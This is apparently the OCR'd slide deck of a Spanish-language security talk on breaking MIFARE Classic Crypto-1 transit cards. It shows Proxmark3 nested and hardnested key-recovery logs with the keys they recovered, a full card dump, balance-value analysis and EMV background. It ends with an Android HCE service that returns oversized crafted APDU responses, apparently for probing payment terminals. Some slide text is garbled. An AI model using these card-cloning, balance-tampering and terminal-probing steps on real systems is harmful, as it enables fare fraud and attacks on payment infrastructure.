

```
[usb] pm3 ⟶ hf mf nested --4k --blk 067 -a -k FFFFFFFFFFFF
[+] Testing known keys. Sector count 40
[+] Time to check 61 known keys: 1 seconds
[+] enter nested key recovery
[+] Target block    0 key type A
[+] Target block    0 key type A
[+] Found 1 key candidates
[+] Target block    0 key type A -- found valid key [ 4C          ]
[+] Target block   68 key type A
[+] Target block   68 key type A
[+] Found 1 key candidates
[+] Target block   68 key type A -- found valid key [ FFFFFFFFFFFF ]
[+] time in nested 7 seconds
[=] trying to read key B ...
[+] found keys:
[+] ----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] ----+-----+--------------+---+--------------+----
[+]  000 | 003 | 4C346        |   |              |
[+]  001 | 007 | 4C346        |   |              |
[+]  002 | 011 | 4C346        |   |              |
[+]  003 | 015 | 4C346        |   |              |
[+]  004 | 019 | 4C346        |   |              |
[+]  005 | 023 | 4C346        |   |              |
[+]  006 | 027 | 4C346        |   |              |
[+]  007 | 031 | 4C346        |   |              |
[+]  008 | 035 | 4C346        |   |              |
[+]  009 | 039 | 4C346        |   |              |
[+]  010 | 043 | 4C346        |   |              |
[+]  011 | 047 | 4C346        |   |              |
[+]  012 | 051 | 4C346        |   |              |
[+]  013 | 055 | 4C346        |   |              |
[+]  014 | 059 | 4C346        |   |              |
[+]  015 | 063 | 4C346        |   |              |
[+]  016 | 067 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  017 | 071 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
```

// CRYPTO1 - Vulnerabilidades Comunes

HARDNESTED

- Ataque “Nested” en tarjetas “Hardened” = “hardnested"
- Requiere al menos una clave conocida Muchos intentos de autenticación anidada
- Recopila nonces encriptados únicos
- Los bits filtrados pueden reducir el espacio de teclas
- Fuerza bruta

WEBSEC



Time	#nonces	Activity	Expected to brute force #states	time
0	0	Start using 4 threads and AVX SIMD core		
0	0	Brute force benchmark: 293 million (2^28.1) keys/s	140737488355328	6d
2	0	Loaded 0 RAW / 351 LZ4 / 0 BZ2 in 2281 ms	140737488355328	6d
2	0	Using 239 precalculated bitflip state tables	140737488355328	6d
8	112	Apply bit flip properties	561498947584	32min
9	224	Apply bit flip properties	219026145280	12min
10	335	Apply bit flip properties	205849214976	12min
11	447	Apply bit flip properties	190581227520	11min
12	557	Apply bit flip properties	190208491520	11min
13	668	Apply bit flip properties	190208491520	11min
13	780	Apply bit flip properties	190208491520	11min
14	890	Apply bit flip properties	190208491520	11min
15	998	Apply bit flip properties	190208491520	11min
15	1107	Apply bit flip properties	190208491520	11min
16	1217	Apply bit flip properties	190208491520	11min
19	1329	Apply Sum property. Sum(a0) = 160	31072208896	2min
19	1436	Apply bit flip properties	14144560128	48s
20	1546	Apply bit flip properties	8483102720	29s
21	1657	Apply bit flip properties	3480386560	12s
22	1768	Apply bit flip properties	3859204096	13s
23	1874	Apply bit flip properties	2992295168	10s
24	1976	Apply bit flip properties	2992295168	10s
24	1976	(1. guess: Sum(a8) = 0)	2992295168	10s
25	1976	Apply Sum(a8) and all bytes bitflip properties	2741271552	9s
25	1976	Brute force phase completed. Key found: B6	0	0s

// Análisis de información almacenada...

```
[usb] pm3 ⟶ hf mf dump --4k
[=] Using ... hf-mf-F9BA1A72-key.bin
[+] loaded binary key file `/home/kali/hf-mf-[redacted]-key.bin`
[=] Reading sector access bits ...
[=] ........................................
[+] Finished reading sector access bits
[=] Dumping all blocks from card ...
 ⊙  successfully read block 15 of sector 39
[+] Succeeded in dumping all blocks

[+] time: 36 seconds

[+] saved 4096 bytes to binary file `/home/kali/hf-mf-F[redacted]-dump-001.b
[+] saved to json file `/home/kali/hf-mf-F[redacted]-dump-001.json`
```

DATA
“15”: "1027036EBCE053E14F23AA7371597E22", “16”: "AAF8001DFA31C30B8554704E709AB8EE",

Elliot realizo la recarga de 100 E-coints, por lo cual tenemos la siguiente información.

Valor en Hexadecimal	Valor en decimal
2710	10000

WEBSEC

// Sistemas de pago con EMV...

EMV (Europay, MasterCard, and Visa) es un estándar global para tarjetas de pago que utiliza un microchip integrado para realizar transacciones más seguras. Diseñado como un reemplazo de las tarjetas de banda magnética, EMV proporciona mayor protección contra fraudes al aprovechar criptografía avanzada para autenticar transacciones en puntos de venta (POS) y cajeros automáticos.

Característica	Tarjetas EMV	Tarjetas MIFARE Classic
Uso principal	Pagos y transacciones bancarias	Control de acceso y transporte
Frecuencia	125 kHz o 13.56 MHz	13.56 MHz
Seguridad	Alta, con autenticación dinámica y criptografía avanzada	Limitada, utiliza Crypto-1
Autenticación	Criptográfica y dinámica	Llaves estáticas
Interfaz	Contacto y sin contacto	Solo sin contacto
Alcance global	Interoperabilidad global en pagos	Limitada a sistemas de acceso local

// Sistemas de pago con EMV...

Sistemas de recaudación sin contacto (cEMV)

El uso de tarjetas bancarias sin contacto, a menudo conocidas como EMV sin contacto (cEMV), para viajar en el transporte público se popularizó enormemente hace unos años. Lo que hace que estos sistemas sean únicos es su capacidad para permitir que cualquier pasajero viaje utilizando lo que ya lleva en su bolsillo, así como para calcular automáticamente el importe de la tarifa y cargarlo a la tarjeta de crédito/débito correspondiente.

Esto ha sentado las bases de una nueva forma de desplazamiento que elimina la necesidad de que los pasajeros adquieran un billete antes de viajar. Los sistemas cEMV no solo aportan ventajas a los usuarios de los medios de transporte, sino que también permiten a las autoridades y los operadores acabar con la gestión de dinero en efectivo y con los costes derivados de la emisión de billetes en papel o de sus tarjetas de plástico propias.

WEBSEC

// Conclusiones

Si se identifican claves por defecto en todos los sectores no hay necesidad de hardware.

Como podemos analizar el dump – has una consumo dump, has otro consumo nuevo dump… y a comparar

Valdría la pena reportarlo a la organización afectada….???? No zee tu dime….


Si se abusa mucho de algún método podrían dar con el dueño de la tarjeta… Depende….

Si la tarjeta o el bloque no permite escritura … que hago??

Se que todos queremos “LEER” el saldo de una manera amigable…, se puede crear una aplicación en Android para realizar esta acción.

WEBSEC

// BSIDESPA... y porqueeee no otros ejemplos ;) “ficticios clarooo”



WEBSEC

Los comandos APDU (Application Protocol Data Unit) son instrucciones utilizadas para comunicarse con tarjetas inteligentes (smart cards) u otros dispositivos compatibles con el estándar ISO/IEC 7816. Estas instrucciones permiten interactuar con las aplicaciones de la tarjeta para realizar tareas como autenticación, lectura de datos o ejecución de operaciones criptográficas.

// BSIDESPA... y porqueeee no otros ejemplos ;) “ficticios clarooo”

Android app using Host Card Emulation.

```
import android.nfc.cardemulation.HostApduService;
import android.os.Bundle;
import android.util.Log;

public class MyHCEService extends HostApduService {

    String AID = "325041592E5359532E4444463031";
    String resp = "6F8206E9848206D041414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    //String resp = "6F820025848200214141414141414141414141A513500B56495341204352454449549F38039F66029000";
    //String resp = "6F8200FF848200FB414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    //String resp = "6F8201D9848201D541414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    private static final String TAG = "MyHCEService";

    @Override
    public void onDeactivated(int arg0) {

        Log.i(TAG, msg: "OnDeactivated - arg0 : " + String.valueOf(arg0));
        // TODO Auto-generated method stub

    }

    @Override
    public byte[] processCommandApdu(byte[] arg0, Bundle arg1) {

        Log.i(TAG, msg: "processCommandApdu");
        String hexCommandApdu = Utils.bytesToHexString(arg0);
        Log.i(TAG, msg: "hexCommandApdu is: " + hexCommandApdu );
        //Log.i(TAG, "substr is : " + hexCommandApdu.substring(11, 11) );

        //if (hexCommandApdu == "00a404000e325041592e5359532e444446303100") {
            Log.i(TAG, msg: "AID FOUND!");
            Log.i(TAG, msg: "Sending: " + resp);
            return Utils.hexStringToBytes(resp);
        //}
        //return arg0;
    }

}
```

Los **comandos APDU** (Application Protocol Data Unit) son instrucciones utilizadas para comunicarse con tarjetas inteligentes (smart cards) u otros dispositivos compatibles con el estándar ISO/IEC 7816.

https://www.youtube.com/watch?v=eV76vObO2IM

WEBSEC

Gracias


stuxctf


César Calderón


@__stux


@_websec

https://websec.mx
https://websec.ca